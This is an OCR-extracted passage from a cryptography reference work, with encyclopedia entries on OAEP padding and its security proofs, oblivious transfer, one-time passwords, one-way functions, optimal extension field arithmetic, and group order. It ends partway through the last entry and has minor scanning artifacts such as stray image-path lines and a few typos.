A few years ago, a new line of research started with the goal of combining provable security with efficiency, still in the "reductionist" sense. To achieve this goal, Bellare and Rogaway [1] formalized a heuristic suggested by Fiat and Shamir [6]. This heuristic consisted in making an idealized assumption about some objects, such as ►hash functions, according to which they were assumed to behave like truly random functions. This assumption is known as the ►random oracle model. One stresses that security proofs in this model are not strong proofs. However, one can also consider random-oracle-based proofs under the assumption that the adversary is generic, whatever may be the actual implementation of the hash function. In other words, one may assume that the adversary does/cannot use any specific weakness of the hash functions used in practice.

Description of OAEP

At the time Bleichenbacher published his attack on RSA–PKCS #1 v1.5, the only efficient and "provably secure" encryption scheme based on RSA was the Optimal Asymmetric Encryption Padding (OAEP) proposed by Bellare and Rogaway [2]. OAEP can be used with any trapdoor one-way permutation f (►trapdoor one-way function and ►substitutions and permutations). To encrypt a message m using the encryption scheme f-OAEP, first apply the OAEP procedure described in Fig. 1. Here r is a random string and



OAEP: Optimal Asymmetric Encryption Padding. Fig. 1 OAEP (Optimal Assymmetric Encryption Padding)

G, H are hash functions. The resulting values $s\|t$ are then encrypted using f, namely $C = f(s,t)$.

OAEP and Provable Security

Bellare and Rogaway proved that OAEP padding used with any trapdoor one-way permutation f provides a semantically secure encryption scheme. By adding some redundancy (the constant value 0^{k_1} at the end of the message, as shown in Fig. 1, they furthermore proved it to be *weakly* plaintext-aware. Plaintext-awareness is a property of encryption schemes in the random oracle model which informally means that in order to build a valid ciphertext, one needs to know the corresponding plaintext. The *weak* part in the original definition was that the awareness of the plaintext of any valid ciphertext built by the adversary hold, while the adversary had not received any valid ciphertext from any source. For such a scheme, a decryption oracle access on such a ciphertext does not provide any information to the adversary, and thus until he has received the challenge ciphertext: a valid ciphertext. Unfortunately, the ►adaptive chosen ciphertext attack model gives the adversary a full-time access to a decryption oracle, even after receiving the challenge ciphertext. Therefore, semantic security together with *weak* plaintext-awareness only implies the semantic security against nonadaptive chosen-ciphertext attacks (aka. lunchtime attacks [8] – IND–CCA1).

However, even if the semantic security against adaptive chosen-ciphertext attacks (IND–CCA2) [10] had never been proven, it was widely admitted until Shoup's counterexample [12]: He indeed showed that if there exists a trapdoor one-way permutation g for which it is easy to compute $g(x \oplus a)$ from $g(x)$ and a, then OAEP cannot be IND–CCA2 secure for an arbitrary trapdoor one-way permutation f.


Fixing the OAEP Proof of Security

Anyway, from a careful analysis of this counterexample, one can see that for the attack to work, the adversary has to be able to partially invert the permutation f. Therefore, let us define the *partial-domain one-wayness* of a permutation f to be the intractability of deducing s from $C = f(s,t)$. Fujisaki et al. [7] formally proved this fact: If f is partial-domain one-way, then f-OAEP is IND–CCA2 secure. One notes that partial-domain one-wayness is a stronger property than one-wayness: A function might be one-way but still not partial-domain one-way.

Fortunately, the ►homomorphic properties of RSA makes that the RSA permutation is partial-domain one-way if and only if RSA is one-way [11]. Altogether, this proves the widely believed IND–CCA2 security of RSA–OAEP assuming that RSA is a trapdoor one-way permutation, and thus under the widely admitted RSA assumption.

OAEP Alternatives

Shoup also proposed a formal security proof of RSA–OAEP, but in the particular case where the encryption exponent e is equal to 3 only. However, many people believe that the RSA trapdoor one-way permutation with exponent 3 may be weaker than with greater exponents. Therefore, he also proposed a slightly modified version of OAEP, called OAEP$^+$ (see Fig. 2, which can be proved secure under the one-wayness of the permutation. It uses the variable redundancy $R(m,r)$ instead of the constant 0^{k_1}. It is thus a bit more intricate than the original OAEP. Boneh [5] also proposed a new padding scheme, SAEP$^+$, to be used with the Rabin primitive [9] or RSA. It is simpler than OAEP$^+$, hence the name Simplified Asymmetric Encryption Padding: whereas OAEP$^+$ is a two-round ►Feistel network, SAEP$^+$ is a single-round. But as OAEP$^+$, it is provably secure, whatever the exponent is.



OAEP: Optimal Asymmetric Encryption Padding. Fig. 2 OAEP$^+$ and SAEP$^+$ paddings

Recommended Reading

1. Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: Proceedings of the 1st CCS. ACM Press, New York, 1993, pp 62–73
2. Bellare M, Rogaway P (1995) Optimal asymmetric encryption–how to encrypt with RSA. In: De Santi A (ed) Advances in cryptology–EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111
3. Bleichenbacher D (1998) A chosen ciphertext attack against protocols based on the RSA encryption standard PKCS #1. In: Krawazy H (ed) Advances in cryptology–CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12
4. Blum M, Micali S (1984) How to generate cryptographically strong sequences of pseudorandom bits. SIAM J Comput 13: 850–864
5. Boneh D (2001) Simplified OAEP for the RSA and rabin functions. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 275–291
6. Fiat A, Shamir A (1987) How to prove yourself: Practical solutions of identification and signature problems. In: Odlyzko A (ed) Advances in cryptology–CRYPTO'86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194
7. Fujisaki E, Okamoto T, Pointcheval D, Stern J (2001) RSA–OAEP is secure under the RSA assumption. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 260–274
8. Naor M, Yung M (1989) Universal one-way hash functions and their cryptographic applications. In: Proceedings of the 21st STOC. ACM Press, New York, pp 33–43
9. Rabin MO (1978). Digitalized signatures. In: Lipton R, De Millo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
10. Rackoff C, Simon DR (1992). Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology–CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444
11. Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public key cryptosystems. Commun ACM 21(2):120–126
12. Shoup V (2001) OAEP reconsidered. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 239–259

Oblivious Transfer

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Definition

Oblivious transfer (OT) is a two-party ►protocol between a sender and a receiver, by which the sender transfers some information to the receiver, the sender remaining oblivious, however, to what information the receiver actually obtains.

Theory

The most basic form of oblivious transfer, as introduced by Rabin [4], is a protocol achieving the following functionality. The sender uses one bit b as its private input to the protocol; the receiver does not provide any private input to the protocol. At the completion of the protocol, the receiver gets either the bit b or an undefined value ∞. Both cases occur with probability 50%, and the receiver knows whether it gets b or ∞. However, the sender does not know whether bit b was transferred successfully or not.

Despite its somewhat strange functionality, OT turns out to be sufficiently powerful to construct a *secure* ►multiparty computation for *any* computable function, as follows from the completeness result proved by Kilian [3]. In many applications of OT, however, a slightly more advanced form of oblivious transfer is used, known as "chosen one-out-of-two" OT, denoted by $\binom{2}{1}$-OT. In a $\binom{2}{1}$-OT, the sender uses two private input bits b_0, b_1 and the receiver uses one private input bit s. At the completion of the protocol, the receiver gets the bit x_s, whereas the sender does not get any information on the value of s, i.e., the sender does not know which bit was selected by the receiver. These two basic types of oblivious transfer are equivalent in the sense that either type can be constructed from the other one, using a polynomial time transformation (see [2]: Rabin's OT can be achieved using a single $\binom{2}{1}$-OT; for the other direction, however, one requires $O(k)$ instances of Rabin's OT to construct a single $\binom{2}{1}$-OT, where k is a security parameter.

Many oblivious protocols have been proposed over the years. As a simple example, consider the following $\binom{2}{1}$-OT protocol, proposed by [1]. Let g denote a ►generator of a cyclic ►group G of order p, where p is a large ►prime. Let h denote a random element of G, $h \neq 1$, such that the discrete logarithm of h with respect to g is not known to any party.

The protocol runs as follows. The receiver picks a random value $x_s \in \mathbb{Z}_p$, and sets $y_s = g^{x_s}$ and $y_{1-s} = h/g^{x_s}$, where s denotes the receiver's private input bit. The receiver sends y_0 to the sender. Upon receipt of y_0, the sender sets $y_1 = h/y_0$. The sender then computes two ►ElGamal public key encryptions: E_0 contains message g^{b_0} encrypted under public key y_0, and E_1 contains message g^{b_1} encrypted under public key y_1, where b_0, b_1 denote the private input bits of the sender. The sender sends the ordered pair (E_0, E_1)

to the receiver. Finally, the receiver decrypts E_s, using the private key x_s, to obtain b_s.

Since the receiver cannot know both $\log_g y_0$ and $\log_g y_1$ (as this implies knowledge of $\log_g h$), the receiver cannot decrypt the other bit b_{1-s}. On the other hand, the value of y_0 is clearly independent of s, hence the sender does not learn which bit the receiver chooses.

Recommended Reading

1. Bellare M, Micali S (1989) Non-interactive oblivious transfer and application. In: Brassand G (ed) Advances in cryptology – Crypto'89. Lecture notes in computer science, vol 435. Springer, Berlin
2. Crépeau C (1987) Equivalence between two flavours of oblivious transfer. In: Pomerance C (ed) Advances in cryptology – CRYPTO'87. Lecture notes in computer science, vol 293. Springer, Berlin, pp 350–354
3. Kilian J (1988) Basing crpytography on oblivious transfer. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 20–31
4. Rabin M (1981) How to exchange secrets by oblivious transfer. Technical Memo TR-81, Aiken Computation Laboratory, Harvard University

One Time Password, from a Key Management Perspective

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Authentication; ►Eavesdropping; ►Impersonation Attack; ►One-Way Function; ►Password

Definition

A *one-time password* is a password that is used only once.

Applications

A *one-time* ►password is a password that is used only once, in an ►authentication session, and then thrown away and never used again. Because of the single use of this password, it is impervious to ►eavesdropping (i.e., it is safe from passive adversaries who listen to an authentication session and then later use the overheard information to attempt impersonation in an ►impersonation attack) [1, 2]. In practice, the user and the system typically share a list of one-time passwords and then cross an entry off the list after it is used (a new list must be generated and shared once all entries have been crossed off).

Variations on the basic one-time password concept include mechanisms for generating a sequence of passwords from a single shared password (e.g., using a ►one-way function) and mechanisms for generating a new password as a function of the current time. Such variations seek to eliminate the need for list maintenance at both the user and the server.

Recommended Reading

1. Kaufman C, Perlman R, Speciner M (1995) Network security: private communication in a public world. Prentice Hall, Englewood Cliffs, NJ
2. Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC. Boca Raton, FL

One-Time Password

Mohamed Omar Rayes
Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

Synonyms

OTP

Related Concepts

►Authentication; ►Eavesdropping; ►Hash Chain; ►One-Time Password in Everything; ►One-Way Function; ►Replay Attack; ►S/KEY; ►Static Password

Definition

One-time password (OTP) is a password authentication scheme in which a new password is generated for each authentication session. Once the password is used, it is no longer valid and any attempt to reuse the same password for future authentication sessions will fail.

Background

During the last 2 decades, the exchange of information across computer networks has grown tremendously. With this trend comes the need for secure user authentication. Traditionally, this problem has been solved by assigning each user a static password that he uses when requesting an entry to a remote computer system. A static password is a password that can be used to repeatedly login to a remote system and should be periodically changed in order to prevent intruders from intercepting it and gaining unauthorized access to the systems. The authentication scheme using static password is illustrated in (Fig. 1).

Though this scheme of user authentication is relatively secure, it is still possible for an intruder to gain unauthorized access to the system. This can be done using several simple attacking schemes such as eavesdropping, stealing a password, or trying to guess what the password is.

Theory


One-time password (OTP) is a password that is valid for only one authentication session. Once the password is used to authenticate a user or to process a transaction, it is no longer valid, and each new system authentication would require the generation of a new password. Hence, if an adversary captures a password from a stream of data sent over the network, he cannot use it to gain access the target system either by trying to use it again or by trying to perform any new encoding on it. This second property (preventing the adversary from encoding the password) is realized by guaranteeing that it is computationally infeasible to determine the next password from the current one, that is, the intruder would need a considerable amount of time and computing resources in order for him to discern any useful data from the intercepted one-time password.

One-time password encoding scheme was first introduced by Lamport [2] and later popularized with the development of S/Key at Bellcore [1]. The United States Naval Research Laboratory improved and reimplemented S/KEY [3] and, as a result, released the OPIE (One Time Password in Everything) software distribution.


One of the most widely used OTP generation algorithms is due to Lamport. This algorithm uses a mathematical algorithm to generate a new password based on the previous password. Lamport's algorithm uses one-way function for generating passwords. Given an initial seed P_0 and a hash function $h(x)$, the one-time password system works by generating passwords $h(P_0), h(h(P_0))$, $h(h(h(P_0)))$, as many times as necessary. Once this list of password is exhausted, a new seed is chosen and a new set of password is generated. Each password is then dispensed in reverse, with $h(h(\ldots h(P_{\downarrow}0)))$ first, to $h(P_0)$. If an intruder captures a one-time password, he may be able to gain access only once, but he will not be able to use the same password to regain access since the password is useless the next time around.

Further, if the intruder attempts to get the next password, he will have to find the inverse of the function $h(x)$, but, since $h(x)$ is chosen to be a one-way function, it is computationally infeasible for him to do so.

For system initialization, Alice (the claimant) chooses an initial seed P_0 and a number n which indicates the number she wants to authenticate to Bob (the verifier). She then computes $h^{n-1}(P_0)$ and sends the result as the next OTP to Bob. Bob, in turn, computes the hash of the received value from Alice and compares it with the stored $h^n(P_0)$. If there is a match, Bob grants access to Alice and replaces $h^n(P_0)$ with $h^{n-1}(P_0)$. For the next authentication session, Alice computes and sends $h^{n-2}(P_0)$ to Bob and Bob computes the hash of the value sent by Alice and compares it with $h^{n-1}(P_0)$. If both values match, Bob overwrites $h^{n-1}(P_0)$ with $h^{n-2}(P_0)$ and grants Alice access to the system. This process is repeated until all passwords are exhausted. This authentication scheme is depicted in Fig. 2.



One-Time Password. Fig. 1 Authentication scheme using static password (Taken from Cryptography & Network Security [McGraw-Hill], by Behrouz Forouzan)



One-Time Password. Fig. 2 Authentication scheme using Lamport one-time password algorithm (Taken from Cryptography & Network Security [McGraw-Hill], by Behrouz Forouzan)

Lamport's OTP generation algorithm has two drawbacks.

1. The number of times the server can authenticate a given user is finite (i.e., the number n). Further, the user is forced to choose a new seed each time the set of password is exhausted and the system must be reinitialized with the new hash value.
2. Computing the passwords is computationally expensive when the number n is large. For instance, if $n = 1,000$, then the user must compute $h^{999}(P_0), h^{998}(P_0), \ldots h(P_0)$. This is a total of $\frac{999*1000}{2} = 499,500$ hash function evaluations. Clearly, this is very expensive for devices with limited computing power.

Recommended Reading

1. Haller N (1994) The S/KEY one-time password system. In: Proceedings of the ISOC Symposium on Network and Distributed System Security, pp 151–157
2. Lamport L (1981) Password authentication with insecure. Commun ACM 24(11):770–772
3. McDonald DL, Atkinson RJ (1995) One-time passwords in everything (OPIE): experiences with building and using strong authentication. In: Proceedings of the 5th USENIX UNIX Security Symposium, Salt Lake City, 5–7 June 1995. USENIX, Berkeley

One-Way Chain

►Hash Chain

One-Way Function

Matthew J. B. Robshaw
Orange Labs, Issy Moulineaux, Cedex 9, France

Related Concepts

►Public Key Cryptography; ►Trapdoor One-Way Function

Definition

Informally, a one-way function is a function for which computation in one direction is straightforward, while computation in the reverse direction is far more difficult.

Background

The seminal paper of Diffie and Hellman [1] was the first to set down the potential of one-way functions in the development of ►public-key cryptography. The interesting, and important, feature of the one-way function is the asymmetry in computational effort required to perform a function evaluation and its reverse.

Theory

While the informal definition gives the flavour of the one-way function, it is typically described in a more formal, though still not rigorous, way [3, 4] as a function f with domain X and range (codomain) Y, where $f(x)$ is "easy" to compute for all $x \in X$; but for "virtually all" elements $y \in Y$, it is "computationally infeasible" to find an x such

that $f(x) = y$. The function f is a one-way permutation when f is a bijective one-way function and $X = Y$ (refer also ►substitutions and permutations).

In their orginal paper [1], Diffie and Hellman provided a familiar example of such asymmetry in the difficulty of undoing the action of a sophisticated compiler that translates an easily understood program written in a high-level language into almost unintelligible machine code. A more mathematical example was provided by the contrast between exponentiation and taking discrete logarithms in some finite field. If one considers the integers modulo a large ►prime number p together with some (primitive) base element g, then given a, it is straightforward to compute $g^a \bmod p$ (refer ►Modular Arithmetic). However, given $g^b \bmod p$, it is computationally difficult to recover b (for most b). This problem, with additional stipulations such that $p - 1$ have a large prime factor [4], provides the security of ►Diffie–Hellman key agreement as well as many other cryptographic mechanisms that have been developed since 1976. Refer the ►discrete logarithm problem.

It is notable that although Diffie and Hellman introduced and explored the role of one-way functions in the development of ►public-key cryptography, the earlier use of one-way functions for secure password validation is attributed to ►Needham and Schroeder [5]. The concept of a one-way function is also to be found when considering the properties of a cryptographic hash function.

Since their introduction, considerable research has been conducted into providing a more rigorous foundation to the intuitive description given by Diffie and Hellman. Providing a suitable framework within which to analyze and formalize the concept of a one-way function is not straightforward and builds on an interchange between fields as diverse as ►computational complexity [2], ►information theory [6], and ►number theory [1]. Nevertheless, the fundamental practical attributes of one-way functions and their companion ►trapdoor one-way functions have been vitally important in the development of cryptography and public-key cryptography, in particular.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Info Theory IT-22(6):644–654
2. Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP-completeness. W. Freeman, San Francisco
3. Goldreich O (1999) Modern cryptography, probabilistic proofs and pseudorandomness. Springer, Berlin
4. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC, Boca Raton
5. Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21:993–999
6. Yao AC (1982) Theory and applications of trapdoor functions. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science, Chicago, pp 80–91

One-way property

►Preimage Resistance

Online Analytical Processing

►Statistical Databases

Operational Separation of Duties

►Separation of Duties

Optimal Extension Fields (OEFs)

Christof Paar
Lehrstuhl Embedded Security, Gebaeude IC 4/132,
Ruhr-Universitaet Bochum, Bochum, Germany

Related Concepts

►Finite Field; ►Mersenne Prime; ►Special Primes

Definition

Optimal extension fields (OEFs) are a family of ►finite fields with an arithmetic that can be implemented efficiently in software. OEFs are extension fields $GF(p^m)$ where the prime p is of special form.

Theory

OEFs were introduced first in [2] and independently in [7]. They are defined as follows:

Definition 1 *An* Optimal Extension Field *is a finite field* $GF(p^m)$ *such that*:

1. *p is a prime number of the form* $2^n \pm c, \log_2 c \leq \left\lfloor \frac{1}{2} n \right\rfloor$ *(such primes are also referred to as* ►pseudo-Mersenne prime).

2. *An irreducible binomial* $P(x) = x^m - \omega$ *exists over* $GF(p)$.

An example of an OEF is the field $GF(p^6)$ with the prime $p = 2^{32} - 387$ and the irreducible polynomial $x^6 - 2$. Note that the cardinality of this OEF is *roughly* $(2^{32} - 387)^6 \approx 2^{192}$.

The main motivation for OEFs is that the field parameters can be chosen such that they are a good match for the processor on which the field arithmetic is to be implemented. In particular, it is often an advantage to choose an OEF $GF(p^m)$ such that the prime p can be represented within one register of the target processor. For instance, in the OEF example given above, $GF((2^{32}-387)^6)$, the prime $2^{32} - 387$ fits in the registers of a 32 bit CPU. In this situation, field arithmetic can be implemented rather efficiently. The following theorem from [5] describes the cases when an irreducible binomial over $GF(p)$ exists:

Theorem 1 *Let* $m \geq 2$ *be an integer and* $\omega \in GF(p)^*$. *Then the binomial* $x^m - \omega$ *is irreducible in* $GF(p)[x]$ *if and only if the following two conditions are satisfied: (i) each prime factor of* m *divides the order* e *of* ω *over* $GF(p)$, *but not* $(p-1)/e$; *(ii)* $p \equiv 1 \bmod 4$ *if* $m \equiv 0 \bmod 4$.

An important corollary is given in [4]:

Corollary 1 *Let* ω *be a primitive element for* $GF(p)$ *and let* m *be a divisor of* $p - 1$. *Then* $x^m - \omega$ *is an irreducible polynomial.*

A brief outline of the arithmetic algorithms of OEFs follows, where one distinguishes between arithmetic in the subfield $GF(p)$, and arithmetic in the extension field $GF(p^m)$. Extension field arithmetic requires subfield calculations as a "subroutine."

Subfield addition and subtraction If p can be represented in one register, all elements of $GF(p) = \{0, 1, \ldots, p-1\}$ can be represented as simple one-word integers. Addition is straightforward and very efficient: One performs a regular integer addition and, if the sum is larger than p, the modulus p is subtracted from the sum. Subtraction can be done analogously.

Subfield multiplication Due to the fact that p is a ►Pseudoe Mersenne Primes, subfield multiplication is also efficient. In fact, the run-time of software implementations of OEF arithmetic greatly relies on the fact that subfield multiplication is fast. In a typical implementation, in a first step the two operands $a, b \in GF(p)$ are multiplied yielding the integer product $d = a \times b$. This is done with one integer multiplication. Note that in the general case d has about twice the bit length of p if one assumes that a and b both have about the same bit lengths as the modulus p. Due to the special form of p, the following algorithm allows an efficient reduction $d \bmod p$ without performing an explicit integer division. Below a form of such a modular reduction algorithm, adapted from [6], is presented. The operator $\gg$ is taken to mean "right shift."

This reduction algorithm requires two integer multiplications and some shifts and additions. Ignoring the latter operations, the main costs for one OEF subfield multiplication are $1 + 2 = 3$ integer multiplications.

Algorithm 1 Fast subfield modular reduction

Require: $p = 2^n - c$, $\log_2 c \leq \lfloor \frac{1}{2} n \rfloor$, $d < p^2$ is the integer to reduce
Ensure: $r \equiv d \bmod p$
  $q_0 \leftarrow d \gg n$
  $r_0 \leftarrow d - q_0 2^n$
  $r \leftarrow r_0$
  $i \leftarrow 0$
  while $q_i > 0$ **do**
    $q_{i+1} \leftarrow q_i c \gg n$
    $r_{i+1} \leftarrow q_i c - (q_{i+1} \gg n)$
    $i \leftarrow i + 1$
    $r \leftarrow r + r_i$
  end while
  while $r \geq p$ **do**
    $r \leftarrow r - p$
  end while

An important special case are OEFs where the prime has the form $p = 2^n \pm 1$. In this case, the modulo reduction itself can be performed with one addition or subtraction, and the main costs for an entire subfield multiplication are one integer multiplication. The reduction method for primes $2^n - 1$ is described in the entry ►Mersenne prime. OEFs with primes $2^n \pm 1$ are sometimes referred to as Type I OEFs [2].

Extension field addition and subtraction Addition of two field elements is simply an addition of the corresponding coefficients of the two elements. The coefficient additions follow $GF(p)$ arithmetic rules. Subtraction is done analogously.

Extension field multiplication It is usually advantageous to represent elements of OEFs in a standard (or polynomial) basis. Field multiplication can be performed in two stages. First, an ordinary polynomial multiplication of two field elements $A(x)$ and $B(x)$ is performed, resulting in an intermediate product $C'(x)$ of degree less than or equal to $2m - 2$:

$$C'(x) = A(x) \times B(x) = c'_{2m-2} x^{2m-2} + \cdots + c'_1 x + c'_0;\ c'_i \in GF(p). \quad (1)$$

The schoolbook method to calculate the coefficients $c'_i, i = 0,1,\ldots,2m-2$ requires m^2 multiplications and $(m-1)^2$ additions in the subfield $GF(p)$. Optionally, the ►Karatsuba Algorithm can be applied here to reduce the number of coefficient multiplications. For instance, for fields $GF(p^6)$, the polynomial multiplication can be performed with 18 subfield multiplications (as opposed to 36 with the schoolbook method) when applying the Karatsuba algorithm recursively [3].

In the second stage of the OEF multiplication, the intermediate result $C'(x)$ has to be reduced modulo the irreducible polynomial $P(x) = x^m - \omega$. Note that the following congruences hold: $x^m \equiv \omega \bmod P(x)$, $x^{m+1} \equiv \omega x \bmod P(x)$, $\ldots, x^{2m-2} \equiv \omega x^{m-2} \bmod P(x)$. Hence, the terms $c'_m x^m, \ldots, c'_{2m-2} x^{2m-2}$ can each be reduced with one multiplication by ω and one addition in the subfield. Thus, the entire modulo reduction requires at most $m-1$ multiplications by ω and $m-1$ additions, where both of these operations are performed in $GF(p)$.

Extension field inversion The two most useful methods for inversion are the Euclidean algorithm and reduction of the extension field inversion to subfield inversion via the Itoh–Tsujii algorithm. ►Inversion in Finite Fields and Rings for more information about those two methods.

Extension field exponentiation One can use either one of the standard exponentiation techniques, such as the ►sliding window method. A particularly fast method for OEFs is the one described in [1] which is based on the fact that the Frobenius automorphism can be computed efficiently in OEFs.

A generalization of OEFs, that is fields $GF(p^m)$, $p > 2$, with p not necessarily a pseudo-Mersenne prime and the field polynomial not necessarily a binomial, is discussed in [1]. Tables with OEFs and more details about the arithmetic of OEFs are described in [3].

Applications

OEFs are useful as underlying algebraic structure for cryptosystems that rely on finite fields. In particular, they appear useful for elliptic curve cryptosystems. OEFs can be tailored for microprocessors with large word sizes and for those with small registers. For instance, on a 64 bit CPU, the OEF $GF((2^{61}-1)^3)$ with the irreducible polynomial $P(x) = x^3 - 5$ can be a good choice. The finite field has an order of approximately 2^{183}. For small 8 bit microprocessors, which are common in smart cards and other embedded applications, the OEF $GF((2^8-17)^{17})$ with the irreducible polynomial $P(x) = x^{17} - 2$ can be used. This finite field has an order of approximately 2^{134}.

Recommended Reading

1. Avanzi RA, Mihăilescu P (2003) Generic Efficient Arithmetic Algorithms for PAFFs (Processor Adequate Finite Fields) and Related Algebraic Structures. Workshop in Selected Areas in Cryptography (SAC), LNCS, Springer, Berlin, 2003
2. Bailey DV, Paar C (1998) Optimal extension fields for fast arithmetic in public-key algorithms. In: Krawczyk H (ed), Advances in cryptology–CRYPTO '98, LNCS 1462. Springer, Berlin, pp 472–485
3. Bailey DV, Paar C (2001) Efficient arithmetic in finite field extensions with application in elliptic curve cryptography. J Cryptol 14(3):153–176
4. Jungnickel D (1993) Finite fields. B.I.-Wissenschaftsverlag, Mannheim
5. Lidl R, Niederreiter H (1983) Finite fields, Encyclopedia of Mathematics and its Applications, vol 20. Addison-Wesley, Reading
6. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
7. Mihăilescu P (1997) Optimal Galois field bases which are not normal. Recent Result Session, Fast Software Encryption 1997

Order

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Field; ►Group; ►Ring

Definition

The order of a group (or ►ring or ►field) is the number of elements it contains. The (multiplicative) order of an element g typically refers to the least positive integer x, such that $g^x = 1$, where 1 is the group's (or ring or field's) multiplicative identity.

Theory

The *order* of a ►group $G = (S, \circ)$ is the number of elements in the set S. The order of a ►ring or ►field $(S, +, \times)$ is the number of elements in S.

In a group, the order of an element $g \in S$ is the least positive integer k such that $g^k = 1$ (where the group law is written multiplicatively, and 1 denotes the identity element). If no such integer x exists, g is said to have infinite order. If S is finite, every element has finite order. An infinite group can contain elements of finite order, e.g., –1 has multiplicative order 2 yet the integers have infinite order.

In a ring or field, the order of an element typically refers to *multiplicative order*, that is, the order of the element under the multiplication operation in the multiplicative group.

The order of each element in a group divides the order of the group.

For many groups, the order is easily determined as a function of group parameters (e.g., the multiplicative group modulo a prime p, whose order is simply $p - 1$). For some, the computation may be more involved (e.g., elliptic curve groups), and for others, the computation may be infeasible (e.g., the multiplicative group modulo n where n is the product of two large primes, and computation of the order requires knowledge of the primes).

Applications

